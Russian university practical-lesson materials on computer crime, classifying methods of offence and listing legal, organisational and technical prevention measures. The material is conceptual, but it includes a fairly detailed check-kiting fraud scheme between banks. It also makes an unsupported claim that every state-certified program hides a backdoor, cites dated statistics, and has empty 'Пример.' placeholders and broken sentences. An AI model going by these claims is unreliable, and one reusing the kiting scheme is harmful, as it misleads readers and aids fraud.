В отчет необходимо вставлять скриншоты выполненной работы и добавлять описание к ним. Каждый рисунок должен располагаться по центру страницы, иметь подпись (Рисунок 1 – Создание подсистемы) и ссылку на него в тексте. **Контрольные вопросы:**

1. Компьютерная преступность
2. Основные виды преступлений
3. Внедрение компьютерного вируса
4. Несанкционированный доступ к информации
5. Подделка выходной информации
6. Несанкционированное копирование конфиденциальной информации **Список литературы,рекомендуемый к использованию по данной теме:**

1. Конституция Российской Федерации (принята всенародным голосованием 12.12.1993).
2. Уголовный кодекс Российской Федерации от 13.06.1996 г. № 63-ФЗ.

3. Уголовно-процессуальный кодекс Российской Федерации от 18.12.2001 г. № 174-ФЗ.

4. Махтаев М.Ш. Методика расследования компьютерных преступлений. – М.: РосНОУ, 2007.

5. Мандиа К., Просис К. Расследование компьютерных преступлений. – М.: Лори, 2012. – 476.

6. Федеральный закон от 12.08.1995 г. № 144-ФЗ «Об оперативно-розыскной деятельности».

7. Федеральный закон от 27.07.2006 г. № 149-ФЗ «Об информации, информационных технологиях и о защите информации».

8. Федеральный закон от 07.02.2011 г. № 3-ФЗ «О полиции».

9. Гаврилов М.В. Осмотр при расследовании преступлений в сфере компьютерной информации. – М.: Юрлитинформ, 2008.

Практическое занятие № 5-8. Выявление фактов, мест и времени неправомерного доступа к информации в компьютерной системе или сети

Цель занятия: изучить существующие классификации компьютерных преступлений
Формируемые компетенции:

Время, отводимое на занятие

– 4ч.Вопросы, выносимые на занятие

1. Способы совершения компьютерных преступлений.
2. Методы предупреждения компьютерных преступлений.

1. Способы совершения компьютерных преступлений.

Рассмотрим некоторые приемы, применяемые в компьютерных преступлениях.

Способ, не требующий специфических знаний в области информационных технологий заключается в том, что путем хищения, разбоя, вымогательства изымаются системные блоки или отдельные носители информации, содержащие важную информацию. Как правило, такие действия квалифицируются как «некомпьютерные» преступления.

Используя средства аудио-, видео- и электромагнитного наблюдения злоумышленники могут получать доступ к важной информации либо к учетным записям пользователей, для последующего несанкционированного доступа. Объектами таких атак становятся линии связи и телекоммуникационное оборудование.

Используется для вывода из строя системы, например, с помощью одновременных множественных запросов к оборудованию. Используется либо для создания условий, при которых «вражеский» ресурс перестанет быть доступен, либо для создания аварийной ситуации, позволяющей перейти к несанкционированному доступу.

В этом случае злоумышленники, используя различные способы (вирусы, перебор паролей, ошибки в программном обеспечении, ошибки в настройках сетевых служб и т.п.), получаютдоступ к информации, не предназначенной для публичного использования.

Важнейшим и определяющим элементом криминалистической характеристики любого, втом числе и компьютерного, преступления является совокупность данных, характеризующих способ его совершения.

Под способом совершения преступления обычно понимают объективно и субъективнообусловленную систему поведения субъекта до, в момент и после совершения преступления, оставляющего различного рода характерные следы, позволяющие с помощью криминалистических приемов и средств получить представление о сути происшедшего, своеобразии преступного поведения правонарушителя, его отдельных личностных данных и соответственно определить наиболее оптимальные методы решения задач раскрытия преступления.

Способы совершения компьютерных преступлений классифицируются на пять основных групп. При этом в качестве основного классифицирующего признака выступает

метод использования преступником тех или иных действий, направленных наполучение доступа к средствам компьютерной техники. Руководствуясь этим признакомвыделяются следующие общие группы:

изъятие средств компьютерной техники
(СКТ); перехват информации;
несанкционированный доступ к СКТ;
манипуляция данными и управляющими
командами; комплексные методы.

К первой группе нами относятся традиционные способы совершения обычных видов(“некомпьютерных”) преступлений, в которых действия преступника направлены на изъятие чужого имущества.

Характерной отличительной чертой данной группы способов совершения компьютерныхпреступлений будет тот факт, что в них средства компьютерной техники будут всегда выступать только в качестве предмета преступного посягательства.

Ко второй группе относятся способы совершения компьютерных преступлений, основанные на действиях преступника, направленных на получение данных и машинной информации посредством использования методов аудиовизуального и электромагнитного перехвата, широко практикуемых в оперативно-розыскной деятельности правоохранительных органов.

Непосредственный активный перехват осуществляется с помощью подключения к телекоммуникационному оборудованию компьютера, например линии принтера или телефонному проводу канала связи, либо непосредственно через соответствующий порт персонального компьютера.

Электромагнитный (пассивный) перехват основан на фиксации электромагнитных излучений, возникающих при функционировании многих средств компьютерной техники, включая и средства коммуникации. Волны, излучаемые электронно-лучевой трубкой дисплея, несущие в себе определенную информацию с помощью специальных приборов можно принимать на расстоянии до 1000 м.

Аудиоперехват или снятие информации по виброакустическому каналу является наиболее опасным и достаточно распространенным. Этот способ съема информации имеет две разновидности. Первая заключается в установке подслушивающего устройствав аппаратуру средств обработки информации. Вторая - в установке спецмикрофона на инженерно-технические конструкции за пределами охраняемого помещения (стены, оконные рамы, двери и т.п.).

Видеоперехват заключается в действиях преступника, направленных на получение информации путем использования различной видеооптической техники.

“Уборка мусора” представляет собой неправомерное использование преступником технологических отходов информационного процесса, оставленных пользователем после работы с компьютерной техникой. Например, даже удаленная из памяти компьютера

информация, подлежит быстрому восстановлению и несанкционированному изъятию с помощью специальных программных средств.

К третьей группе способов совершения компьютерных преступлений относятся действия преступника, направленные на получение несанкционированного доступа к средствам компьютерной техники. К ним относятся нижеследующие.

“За дураком”. Этот способ используется преступником путем подключения компьютерного терминала к каналу связи через коммуникационную аппаратуру в тот момент времени, когда сотрудник, отвечающий за работу средства компьютерной техники, кратковременно покидает свое рабочее место, оставляя терминал в активном режиме.

“За хвост”. При этом способе съема информации преступник подключается к линии связи законного пользователя и дожидается сигнала, обозначающего конец работы, перехватывает его на себя и осуществляет доступ к системе.

“Компьютерный абордаж”, по существу являющийся подготовительной стадией компьютерного преступления.

Данный способ совершения компьютерного преступления осуществляется преступником путем случайного перебора абонентного номера компьютерной системы с использованием модемного устройства. Иногда для этих целей используется специально созданная самодельная, либо заводская программа автоматического поиска пароля.

Алгоритм ее работы заключается в том, чтобы используя быстродействие современных компьютерных устройств, перебирать все возможные варианты комбинаций букв, цифр испециальных символов, и в случае совпадения комбинации символов производить автоматическое соединение указанных абонентов.

Используя одну из таких программ провели эксперимент по подбору пароля путем простого перебора. В результате было установлено, что 6-ти символьные пароли подбираются примерно за 6-дней непрерывной работы компьютера. Элементарный подсчет показывает, что уже для подбора 7-ми символьных паролей потребуется от 150 дней для английского языка до 200 дней для русского. А если есть буквы заглавные, то эти цифры надо умножить еще на 2. Таким образом, простой перебор представляется чрезвычайно трудновыполнимым.

Исходя из этого, в последнее время, преступниками стал активно использоваться метод “интеллектуального перебора”, основанный на подборе предполагаемого пароля, исходя из заранее определенных тематических групп его принадлежности. В этом случае программе-“взломщику” передаются некоторые исходные данные о личности автора пароля. По оценкам специалистов, это позволяет более чем на десять порядков сократить количество возможных вариантов перебора символов и на столько же - время на подбор пароля.

Неспешный выбор. При данном способе совершения преступления, преступник осуществляет несанкционированный доступ к компьютерной системе путем нахождения слабых мест в ее защите.

Этот способ чрезвычайно распространен среди так называемых хакеров. В Интернете и других глобальных компьютерных сетях идет постоянный поиск, обмен, покупка и продажа взломанных хакерами программ. Существуют специальные телеконференции в которых проходит обсуждение взламывающих программ, вирусов, вопросов их создания и распространения.

“Брешь”. В отличие от “неспешного выбора”, когда производится поиск уязвимых мест в защите компьютерной системы, при данном способе преступником осуществляетсяих конкретизация: определяются участки, имеющие ошибку или неудачную логику программного строения. Выявленные таким образом “бреши” могут использоваться преступником многократно, пока не будут обнаружены.

“Люк”. Данный способ является логическим продолжением предыдущего. В этом случае в найденной “бреши” программа “разрывается” и туда дополнительно преступник вводит одну или несколько команд. Такой “люк” “открывается” по необходимости, а включенные команды автоматически выполняются.

Необходимо заметить, что подобный “черный вход” в якобы защищенную систему имеется в любой сертифицированной государством программе, но об этом не принято распространяться вслух.

К четвертой группе способов совершения компьютерных преступлений относятся действия преступников, связанные с использованием методов манипуляции данными и управляющими командами средств компьютерной техники. Эти методы наиболее часто используются преступниками для совершения различного рода противоправных деяний и достаточно хорошо известны сотрудникам подразделений правоохранительных органов, специализирующихся по борьбе с экономическими преступлениями.

Наиболее широко используются следующие способы совершения компьютерных преступлений, относящихся к этой группе.

Подмена данных - наиболее простой и поэтому очень часто применяемый способ совершения преступления. Действия преступников в этом случае направлены на изменение или введение новых данных, которые осуществляются, как правило, при вводе- выводе информации.

“Троянский конь”. Данный способ заключается в тайном введении в чужое программное обеспечение специально созданных программ, которые, попадая в информационно-вычислительные системы, начинают выполнять новые, не планировавшиеся законным владельцем программы, с одновременным сохранением прежней ее работоспособности.

В соответствии со ст. 273 Уголовного кодекса Российской Федерации под такой программой понимается “программа для ЭВМ, приводящая к несанкционированному уничтожению, блокированию, модификации либо копированию информации, нарушению работы ЭВМ, системы ЭВМ или их сети”.

По существу, “троянский конь” - это модернизация уже рассмотренного нами

способа“люк” с той лишь разницей, что он “открывается” не при помощи непосредственных действий самого преступника (“вручную”), а автоматически - с использованием специально подготовленной для этих целей программы без дальнейшего непосредственного участия самого преступника.

С помощью данного способа преступники обычно отчисляют на заранее открытый счет определенную сумму с каждой операции. Возможен здесь и вариант увеличения преступниками избыточных сумм на счетах при автоматическом пересчете рублевых остатков, связанных с переходом к коммерческому курсу соответствующей валюты.

Разновидностями такого способа совершения компьютерных преступлений является внедрение в программы “логических” и “временных бомб”, разнообразных компьютерных вирусов.

С уголовно-правовой точки зрения, согласно ст. 273 Уголовного кодекса РФ, под компьютерным вирусом следует понимать вредоносную программу для ЭВМ, способную самопроизвольно присоединяться к другим программам (“заражать” их) и при запуске последних выполнять различные нежелательные действия: порчу файлов, искажение, стирание данных и информации, переполнение машинной памяти и создание помех в работе ЭВМ.

Копирование (тиражирование) программ с преодолением программных средств защиты.Этот способ предусматривает незаконное создание копии ключевой дискеты, модификацию кода системы защиты, моделирование обращения к ключевой дискете, снятие системы защиты из памяти ЭВМ и т.п.

Не секрет, что подавляющая часть программного обеспечения, используемого в России, является пиратскими копиями взломанных хакерами программ. Самой популярной операционной системой в России является Microsoft Windows'95. По статистике, на долю этой платформы приходится свыше 77 процентов отечественного рынка операционных систем. Своим бесспорным успехом на российском рынке Windows'95 обязана деятельности компьютерных пиратов. По данным антипиратской организации BSA, свыше 90 процентов используемых в России программ установлены накомпьютеры без лицензий, тогда как в США не более 24 процентов.

Можно привести в качестве примера и широко известную отечественную программу “Консультант-плюс” содержащую периодически обновляемую компьютернуюбазу российского законодательства. Несмотря на постоянную работу программистов фирмы по улучшению систем защиты, тысячи нелегальных копий взломанной программыимеют хождение на территории страны. Последняя уже шестая версия “Консультанта” была “привязана” к дате создания компьютера, записанной в его постоянной памяти. Не прошло и двух недель после выхода этой версии, как хакерами была создана программа, эмулирующая нужную дату на любой ЭВМ. Теперь любой желающий может найти такуюпрограмму в компьютерных сетях и бесплатно установить на свой компьютер базу данных стоимостью более 1000$ США.Успехи хакеров настолько велики, что, например, США намерены использовать их винформационной войне.

С момента официального признания в 1993 году военно-политическим

руководством США "информационной войны" в качестве одной из составляющих национальной военной стратегии, ускоренными темпами идут поиски методов, форм и средств ее ведения. Так, в последние годы все чаще говорят о целесообразности привлечения хакеров на различных стадиях "информационной войны".

Хакеры наиболее эффективно могут быть использованы на этапе сбора разведывательной информации и сведений о компьютерных сетях и системах вероятного противника. Они уже накопили достаточный опыт в угадывании и раскрытии паролей, использовании слабых мест в системах защиты, обмане законных пользователей и вводе вирусов, "троянских коней" и т.п. в программное обеспечение компьютеров. Искусство проникновения в компьютерные сети и системы под видом законных пользователей дает хакерам возможность стирать все следы своей деятельности, что имеет большое значение для успешной разведывательной деятельности. Кроме того, обозначенная видимость законного пользователя дает возможность хакеру-разведчику сформировать ложную систему и ввести ее в сеть противника в качестве законного пользователя информации.

Не менее эффективным может являться применение опыта хакеров в электронной войне при решении задач дезинформирования и пропаганды через информационные системы и сети противника. Для хакеров не составляет проблемы манипулирование данными, находящимися в базах данных противника. Им также не трудно лишить противника возможности доступа к информационным ресурсам, использование которых входило в его планы. Для этого могут использоваться способы загрузки систем большим количеством сообщений, передаваемых по электронной почте, или заражение систем противника компьютерными вирусами.

По сообщениям зарубежных СМИ, проблема использования хакеров в интересах информационной войны в настоящее время не только ограничивается изучением их опыта, но и реализуется на практике. Спецслужбы США и некоторых европейских странуже прибегают к услугам этой категории компьютерщиков.

2. Методы предупреждения компьютерных преступлений

Меры предупреждения компьютерных преступлений можно разделить на три группы: правовые, организационные и технические.

К ***правовым мерам*** необходимо отнести разработку законодательных актов, устанавливающих ответственность за преступления, разработку норм, защищающих авторские права. Отсутствие таких актов и норм дает возможность злоумышленникам пользоваться несовершенством законодательства и избегать ответственности за совершенные преступления.

Вступлением в силу Уголовного кодекса РФ отечественное уголовное законодательствоприведено в соответствие с общепринятыми международными правовыми нормами развитых в этом отношении зарубежных стран. Теперь очередь за принятием нового уголовно-процессуального законодательства, регламентирующего все возможные следственные действия и механизм их осуществления применительно к

спецификекомпьютерных преступлений.

Проблемы затрудняющие предупреждение и расследование компьютерных преступлений включают в себя:

выявившееся несовершенство УК (состав преступлений ст.ст.272, 274 - материальный (требует наличие перечисленных в законе общественно опасных последствий); дефицит специалистов в МВД;

отсутствие наработок (методических рекомендаций по изъятию, обыску, осмотру места происшествия и т.п.); несовершенство УПК (в частности неясно, как принимать в качестве доказательства

электронный документ) и некоторые другие проблемы.

«Законодательство РФ о защите интеллектуальной собственности»

20.04.10.ppt

Организационные меры включают в себя подборку и проверку персонала, работающегос информацией, доступ к которой необходимо ограничивать. Наличие прав работы с информацией у людей с сомнительным прошлым или относящихся к работе небрежно может привести к утечкам данных на сторону.

Необходим инструктаж сотрудников о хранении и правилах работы с данными, а также оправилах создания, смены и хранения паролей доступа. В качестве примера можно привести случай, когда при анализе уязвимостей в одной из фирм было выявлено, что сотрудники хранили пароли на листочках, приклеенных к мониторам. И такие случаи далеко не единичны. Небрежное хранение паролей, а также «легкие» пароли (например, 12345, god и т.п.), дают злоумышленникам шансы на проникновение в систему. В некоторых случаях на предприятиях составляются детальные планы по спасению либо надежному уничтожению информации в аварийных ситуациях (пожар, теракт). Кроме того, предприятия часто не указывают в договоре с сотрудником пункт о неразглашении коммерческой и служебной тайн. Это позволяет недобросовестному сотруднику чувствовать себя в относительной безопасности. Наличие такого пункта в договоре и соответствующие инструкции на рабочем месте дисциплинирует сотрудников, заставляяих более внимательно обращаться с вверенной им информацией. Отсутствие лица, отвечающего за информационную безопасность на предприятии и бесконтрольность действий сотрудников, также повышает вероятность проникновения в систему постороннего лица и утечки данных.

Всегда надо помнить, что большинство взломов, утечек и успешных атак проводится неблагодаря высокому профессиональному уровню атакующего, а в результате безалаберности и безграмотности пользователей.

Технические меры делятся на две группы: аппаратные и программные.

Аппаратные меры включают в себя наличие технических устройств, обеспечивающих защиту. Например, таких как:

· источники бесперебойного питания, предохраняющие от скачкообразных перепадов или снятия напряжения;

· устройства экранирования аппаратуры и линий проводной связи;

· устройства защиты телефонии от прослушивания;

· устройства, санкционирующее физический доступ пользователя на охраняемые объекты (шифрозамки, биометрические устройства идентификации личности и т.п.);

· средства охранно-пожарной сигнализации;

Также проникновение в систему может произойти с помощью программ, принесенных намобильных носителях информации, таких как flash-память, cd- и dvd-диски и т.п. В некоторых случая стоит ограничивать техническую возможность использования таких носителей информации.

Набор *программных средств* обеспечения безопасности компьютерных систем в настоящий момент очень широк. В первую очередь надо отметить встроенные средства операционной системы, позволяющие разделять права пользователей, работающих за компьютером. При этом важно понимать, что каждое повышение привилегий ведет за собой увеличение вероятности проникновения в систему. Следовательно, не стоит давать пользователям прав, более чем необходимо для конкретных работ.

Следующая мера программного характера – это антивирусная защита, позволяющая обезопасить компьютеры от вредоносного программного обеспечения. Современные антивирусные программы предоставляют собой достаточно высокую степень защиты как от известных вирусов, так и от новых, за счет алгоритмов, умеющих распознавать нежелательные действия.

При работе с глобальными сетями есть вероятность проведения атаки с удаленных компьютеров на компьютеры и серверы предприятия и частных лиц. Для повышения защищенности в этом случае используют специальные программы-фильтры, позволяющие блокировать нежелательный трафик (поток данных). Такие программы получили название межсетевой экран, файрвол (**firewall**) или брандмауэр (Brandmauer). В современных операционных системах, как правило, уже имеется встроенный брандмауэр с возможностью обучения для нужд пользователя.

Кроме мер активного противодействия атакам, необходимо использовать средства протоколирования и наблюдения. Первые позволяют вести так называемые логи (logs), куда записываются все действия пользователей и сообщения различных служб компьютера.

Впоследствии такие записи позволяют анализировать и выявлять действиязлоумышленников.

Средства наблюдения за сетью дают возможность просматривать и контролировать трафик,на предмет излишней активности или подозрительных операций. Такие программы называются мониторы. Кроме того, есть специальные программы-сканеры для выявления узких мест и уязвимостей в системе.

Еще один способ защиты информации – шифрование данных. Шифрование может использоваться при передаче данных по линиям связи либо при хранении данных.

Оборудование и материалы:

–

Указания по технике безопасности: к выполнению практических работ допускаются студенты, ознакомившиеся с правилами работы в лаборатории, прошедшие инструктаж безопасности.

Задания: для выполнения практической работы необходимо выполнить следующее:

5. Изучить рекомендуемую литературу.
6. Выполнить практическую работу.
7. Ответить на контрольные вопросы.
8. Оформить отчет.

Содержание отчета: отчет по практическому занятию должен быть выполнен в редакторе MS Word и оформлен согласно требованиям. Требования по форматированию: Шрифт TimesNewRoman, интервал – полуторный, поля левое – 3 см., правое – 1,5 см., верхнее инижнее – 2 см. Абзацный отступ – 1,25. Текст должен быть выравнен по ширине.

Отчет должен содержать титульный лист с темой практической работы, цель работы и описанный процесс выполнения вашей работы. В конце отчеты приводятся выводы о проделанной работе.

В отчет необходимо вставлять скриншоты выполненной работы и добавлять описание к ним. Каждый рисунок должен располагаться по центру страницы, иметь подпись (Рисунок 1 – Создание подсистемы) и ссылку на него в тексте.

Контрольные вопросы:

1. Способы совершения компьютерных преступлений.
2. Что понимается под способом совершения преступления
3. Что понимается под непосредственным активным перехватам
4. Что понимается под аудиоперехватом
5. Что понимается под видеоперехватом
6. Меры предупреждения компьютерных преступлений

Список литературы, рекомендуемый к использованию по данной теме:

1. Конституция Российской Федерации (принята всенародным голосованием 12.12.1993).
2. Уголовный кодекс Российской Федерации от 13.06.1996 г. № 63-ФЗ.
3. Уголовно-процессуальный кодекс Российской Федерации от 18.12.2001 г. № 174-ФЗ.
4. Махтаев М.Ш. Методика расследования компьютерных преступлений. – М.: РосНОУ, 2007.
5. Мандиа К., Просис К. Расследование компьютерных преступлений. – М.: Лори, 2012. – 476.
1. Федеральный закон от 12.08.1995 г. № 144-ФЗ «Об оперативно-розыскной деятельности».
2. Федеральный закон от 27.07.2006 г. № 149-ФЗ «Об информации,

информационныхтехнологиях и о защите информации».

3. Федеральный закон от 07.02.2011 г. № 3-ФЗ «О полиции».

4. Гаврилов М.В. Осмотр при расследовании преступлений в сфере компьютерной информации. – М.: Юрлитинформ, 2008.

Практическое занятие№910

Установление надежности средств защиты компьютерной информации

Цель занятия: изучить существующие классификации компьютерных преступлений

Формируемые компетенции:

Время, отводимое на занятие – 4ч.

Вопросы, выносимые на занятие

Способы совершения компьютерных преступлений методом перехват

Способы совершения компьютерных преступлений методом несанкционированного доступа

Способы совершения компьютерных преступлений методом манипуляции

Все способы совершения компьютерных преступлений можно объединить в **три основные группы:**

- методы перехвата;
- методы несанкционированного доступа;
- методы манипуляции.

Способы совершения компьютерных преступлений методом перехват

Непосредственный перехват - осуществляется либо прямо через внешние коммуникационные каналы системы, либо путем непосредственного подключения к линиям периферийных устройств. При этом объектами непосредственного подслушивания являются кабельные и проводные системы, наземные микроволновые системы, системы спутниковой связи, а также специальные системы правительственной связи.

Электромагнитный перехват. Перехват информации осуществляется за счет излучения центрального процессора, дисплея, коммуникационных каналов, принтера и т.д. Может осуществляться преступником, находящимся на достаточном удалении от объекта перехвата.

Способы совершения компьютерных преступлений методом несанкционированного доступа

Эти методы в профессиональной среде получили следующие специфические названия. **Метод следования "За дураком".** Имеет целью несанкционированное проникновение в пространственные и электронные закрытые зоны. Его суть состоит в следующем. Если набрать в руки различные предметы, связанные с работой на компьютере, и прохаживаться с деловым видом около запертой двери, где находится терминал, то, дождавшись законного пользователя, можно пройти в дверь помещения вместе с ним.

Метод "За хвост". Используя этот метод, можно подключаться к линии связи законного пользователя и, догадавшись, когда последний заканчивает активный режим, осуществлять доступ к системе.

Метод "Компьютерный абордаж". Обычно используется для проникновения в чужие информационные сети. Злоумышленник пытается с помощью автоматического перебораабонентских номеров соединиться с тем или иным компьютером, подключенным к телефонной сети. Делается это до тех пор, пока на другом конце линии не отзовется другой компьютер. После этого достаточно подключить собственный компьютер. Угадав код можно внедриться в чужую информационную систему.

Метод "Неспешного выбора". В этом случае несанкционированный доступ к базам данных и файлам законного пользователя осуществляется путем нахождения слабых мест в защите систем. Однажды обнаружив их, злоумышленник может спокойно читать и анализировать содержащуюся в системе информацию, копировать ее, возвращаться к ней по мере необходимости.

Метод "Поиск бреши". Данный метод основан на использовании ошибки или неудачи в логике построения программы Обнаруженные бреши могут эксплуатироваться неоднократно. **Метод "Люк"** является развитием предыдущего. В найденной "бреши" программа "разрывается" и туда вставляется необходимое число команд. По мере необходимости "люк" открывается, а встроенные команды автоматически осуществляют свою задачу.

Метод "Маскарад". В этом случае злоумышленник с использованием необходимых средствпроникает в компьютерную систему, выдавая себя за законного пользователя.

Метод "Мистификация". Используется при случайном подключении "чужой" системы. Злоумышленник, формируя правдоподобные отклики, может поддерживать заблуждение ошибочно подключившегося пользователя в течение какого-то промежутка времени и получать некоторую полезную для него информацию, например коды пользователя.

Метод "Аварийный". Этот прием основан на использовании того обстоятельства, что в любом компьютерном центре имеется особая программа, применяемая как системный инструмент в случае возникновения сбоев или других отклонений в работе ЭВМ. Такая программа - мощный и опасный инструмент в руках злоумышленника.

Метод "Склад без стен". Несанкционированный доступ осуществляется в результате системной поломки. Например, если некоторые файлы пользователя остаются открытыми, он может получить доступ к не принадлежащим ему частям банка данных.

Особую опасность представляет несанкционированный доступ в компьютерные системы финансовых учреждений с целью хищения финансовых средств. Рассмотрим некоторыетипичные примеры.

Пример.

По оценкам отечественных специалистов, уже сейчас хищения с применением компьютернойтехники и средств электронного платежа представляют серьезную угрозу для безопасности России. В ближайшем будущем прогнозируется значительный рост

преступности в данной сфере и увеличение ее доли в общем количестве преступлений.

Способы совершения компьютерных преступлений методом манипуляции

Сущность методов манипуляции состоит в подмене данных, которая осуществляется, какправило, при вводе-выводе данных. Это простейший и потому очень часто применяемыйспособ.

Пример.

Вариантом подмены данных является подмена кода.Рассмотрим некоторые конкретные методы:

Манипуляция с пультом управления. Манипуляция с пультом управления относится к злоупотреблению механическими элементами управления ЭВМ. Характеристика манипуляции с вычислительной техникой заключается в том, что в результате механического воздействия на технические средства машины создаются возможности манипуляции данными.

Пример.

Некоторые из таких нарушений связаны с компьютерами телефонных сетей.

Пример.

"Троянский конь" - способ, состоящий в тайном введении в чужую программу таких команд,которые позволяют осуществлять иные, не планировавшиеся владельцем программы функции, но одновременно сохранять и прежнюю работоспособность;

Пример.

Действия такого рода часто совершаются сотрудниками, которые стремятся отомстить за несправедливое, по их мнению, отношение к себе либо оказать воздействие на администрацию предприятия с корыстной целью.

Пример.

"Логическая бомба" - тайное встраивание в программу набора команд, который должен сработать лишь однажды, но при определенных условиях.

"Временная бомба" - разновидность логической бомбы, которая срабатывает при достижениионределенного момента времени.

"Асинхронная атака" состоит в смешивании команд двух или нескольких пользователей, чьикоманды компьютерная система выполняет одновременно.

Моделирование используется как для анализа процессов, в которые преступники хотят вмешаться, так и для планирования методов совершения преступления.

Реверсивная модель. Существо метода заключается в следующем. Создается модель конкретной системы. В нее вводятся реальные исходные данные и учитываются планируемые действия. Затем, исходя из полученных правильных результатов, подбираются правдоподобные желательные результаты. Затем модель прогоняется назад, к исходной точке, и становится ясно, какие манипуляции с входными данными нужно проводить. В принципе, прокручивание модели "вперед-назад" может проходить не один раз, чтобы через несколько итераций добиться желаемого. После этого остается только осуществить задуманное.

Пример.

"Воздушный змей". В простейшем случае требуется открыть в двух банках по небольшомусчету. Далее, деньги переводятся из одного банка в другой и обратно с постепенно

повышающимися суммами. Хитрость заключается в том, чтобы до того, как в банке обнаружится, что поручение о переводе не обеспечено необходимой суммой, приходило бы извещение о переводе в этот банк, так, чтобы общая сумма покрывала требование о первом переводе. Этот цикл повторяется большое число раз до тех пор, пока на счете не оказывается приличная сумма (фактически, она постоянно "перескакивает" с одного счета на другой, увеличивая свои размеры). Тогда деньги быстро снимаются и владелец счетов скрывается. Этот способ требует очень точного расчета, но для двух банков его можно сделать и без компьютера. На практике, в такую игру включают большое число банков: так сумма накапливается быстрее и число поручений о переводе не достигает подозрительной частоты. Но управлять этим процессом можно только с помощью компьютера.

Пример.

Манипулирование данными осуществляется также и самими руководителями коммерческихструктур с целью нанесения ущерба государству.

Пример.

Как правило, компьютерные преступления совершаются с помощью различных комбинациивышеописанных способов.

Использования компьютера при совершении преступлений

В зависимости от способа использования компьютера при совершении преступлений Марк Экенвайлер выделяет три основные категории:

Компьютер является объектом правонарушения, когда цель преступника - похитить информацию или нанести вред интересующей его системе.

Компьютеры используются как средства, способствующие совершению такого преступления как, например, попытка преодоления защиты системы (атака), или более традиционного преступления (например, мошенничества), совершаемого с помощью электронных средств. Компьютер используется как запоминающее устройство.

При совершении ряда преступлений могут иметь место все три способа использованиякомпьютера.

Рассмотрим каждый из видов более подробно.

1. Компьютер как объект преступления. Можно выделить две разновидности преступлений, где компьютер является объектом посягательства:

а) Изъятие средств компьютерной техники. К этой группе относятся традиционные способы совершения обычных видов преступлений, в которых действия преступника направлены на изъятие чужого имущества.

Пример.

б) Атака на компьютер с целью несанкционированного доступа в целях получения доступа к хранящейся на нем информации (хищения информации), бесплатного

использования даннойсистемы (кража услуг) или ее повреждения.

Большинство таких нарушений предполагают несанкционированный доступ к системе, т.е. ее "взлом". В общем виде используемые компьютерными преступниками методикинесанкционированного доступа сводится к двум разновидностям:

"Взлом" изнутри: преступник имеет физический доступ к терминалу, с которого доступна интересующая его информация и может определенное время работать на нем без постороннего контроля. "Взлом" извне: преступник не имеет непосредственного доступа к компьютерной системе, но имеет возможность каким-либо способом (обычно посредством удаленного доступа через сети) проникнуть в защищенную систему для внедрения специальных программ, произведения манипуляций с обрабатываемой или хранящейся в системе информацией, или осуществления других противозаконных действий.

В данной категории преступлений выделяют также:

а) преступления, совершаемые в отношении компьютерной информации, находящейся вкомпьютерных сетях, в том числе сети Интернет;

б) преступления, совершаемые в отношении компьютерной информации, находящейся в ЭВМ, не являющихся компьютером в классическом понимании этого слова (пейджер, сотовый телефон, кассовый аппарат и т.п.).

Отмечается тенденция к переходу от разовых преступлений по проникновению в системы со своих или соседних рабочих мест к совершению сетевых компьютерных преступлений путем"взлома" защитных систем организаций.

Хищение информации. Правонарушения, связанные с хищением информации, могут принимать различные формы в зависимости от характера системы, в отношении которой осуществляется несанкционированный доступ. Информация, являющаяся объектом преступного посягательства, может быть отнесена к одному из четырех типов:

- персональные данные;
- корпоративная информация, составляющая коммерческую тайну;
- объекты интеллектуальной собственности и материалы, защищенные авторскимправом;
- глобальная информация, имеющая значение для развития отраслей промышленности,экономики отдельных регионов и государств.

Похищаются сведения об новейших научно-технических разработках, планах компании помаркетингу своей продукции и заключаемых сделках.

Пример.

Типичным злоупотреблением, посягающим на объекты авторских прав, являются преступления, связанные с несанкционированным размножением компьютерных программ. Предметом хищения может быть также другая экономически важная информация, в частности, реквизиты банковских счетов и номера кредитных карточек. **Пример.**

Можно выделить два основных специальности действий преступников:

- электронная атака на узловые серверы и броузеры сети WWW в целях

перехватаинформационных потоков;

- поиск в защитных системах локальных компьютерных сетей уязвимых места ипроникновение в базы данных с целью съема находящейся в них информации.

Хищение услуг. К данной группе правонарушений относится получение несанкционированного доступа к какой-то системе, чтобы бесплатно воспользоваться предоставляемыми ею услугами.

Примером преступления данной категории является фоун-фрейкинг - использование компьютера для проникновения в коммутационную телефонную систему с целью незаконного пользования услугами по предоставлению междугородной телефонной связи. Сюда же можно отнести использование ресурсов систем - объектов несанкционированного доступа для решения задач, требующих сложных расчетов, например, для определение закодированных паролей, которые они похищают с других узлов.

Уивинг - одно из наиболее распространенных преступлений этого вида, связанное с кражей услуг, происходит в процессе "запутывания следов". Злоумышленник проходит через многочисленные системы и многочисленные телекоммуникационные сети - Интернет, системы сотовой и наземной телефонной связи, чтобы скрыть свое подлинное имя и местонахождение. При такой ситуации причиной проникновения в данный компьютер является намерение использовать его как средство для атаки на другие системы. Повреждение системы. Данная группа объединяет преступления, совершаемых с целью разрушить или изменить данные, являющиеся важными для владельца или одного или многих пользователей системы - объекта несанкционированного доступа. Данная деятельность осуществляется по двум основным специальностим:

- проводится массированная подача электронных сигналов на серверы WWW и локальных сетей в целях вывода их из строя, для чего используются специально разработанные программы.

- в базы данных ЭВМ и корпоративных сетей вводятся вирусы-роботы, которые взаданный момент искажают или уничтожают компьютерные файлы.

- манипуляции данными.

Объектом подобных атак могут стать компьютеры, соединенные с Интернетом. Маршрутизаторы - компьютеры, определяющие путь, по которому пакеты информации перемещаются по Интернету - аналогичны телефонным коммутаторам и поэтому являются объектами для опытных хакеров, которые хотят нарушить или даже изменить маршрут "трафика" в сети.

Использование вирусов. Применение данного средства повреждения компьютерных систем доступно в настоящее время не только профессиональным программистам, но и людям, обладающих лишь поверхностными познаниями в этой сфере. Во многом это обусловлено доступностью самих вредоносных программ и наличием простой технологии их создания. Не представляет сложности купить CD-диски с программами взлома систем

защиты компьютерных сетей, а также CD-диски с пакетами вирусов, которые можно использовать длязаражения средств вычислительной техники. Также продается специальная программаконструктор для генерации вирусов. С ее помощью даже не специалист может создать штамм вируса из готовых стандартных составных частей различных вредоносных антивирусом, пока его копия не попадет к авторам антивирусных программ. Таким образом, в пользование различных лиц свободно попадают вирусные программы, а также программы-конструкторы по их созданию, что может привести к тяжелым последствиям.

Особую опасность представляют злоупотребления, связанные с распространениемвирусов через Интернет.

2. Компьютер как орудие преступления. Компьютеры могут использоваться в качестве орудиянезаконных действий двояким способом:

а) как средство совершения традиционных преступлений (различного рода мошенничества ит.п.);

б) как средство атаки на другой компьютер.

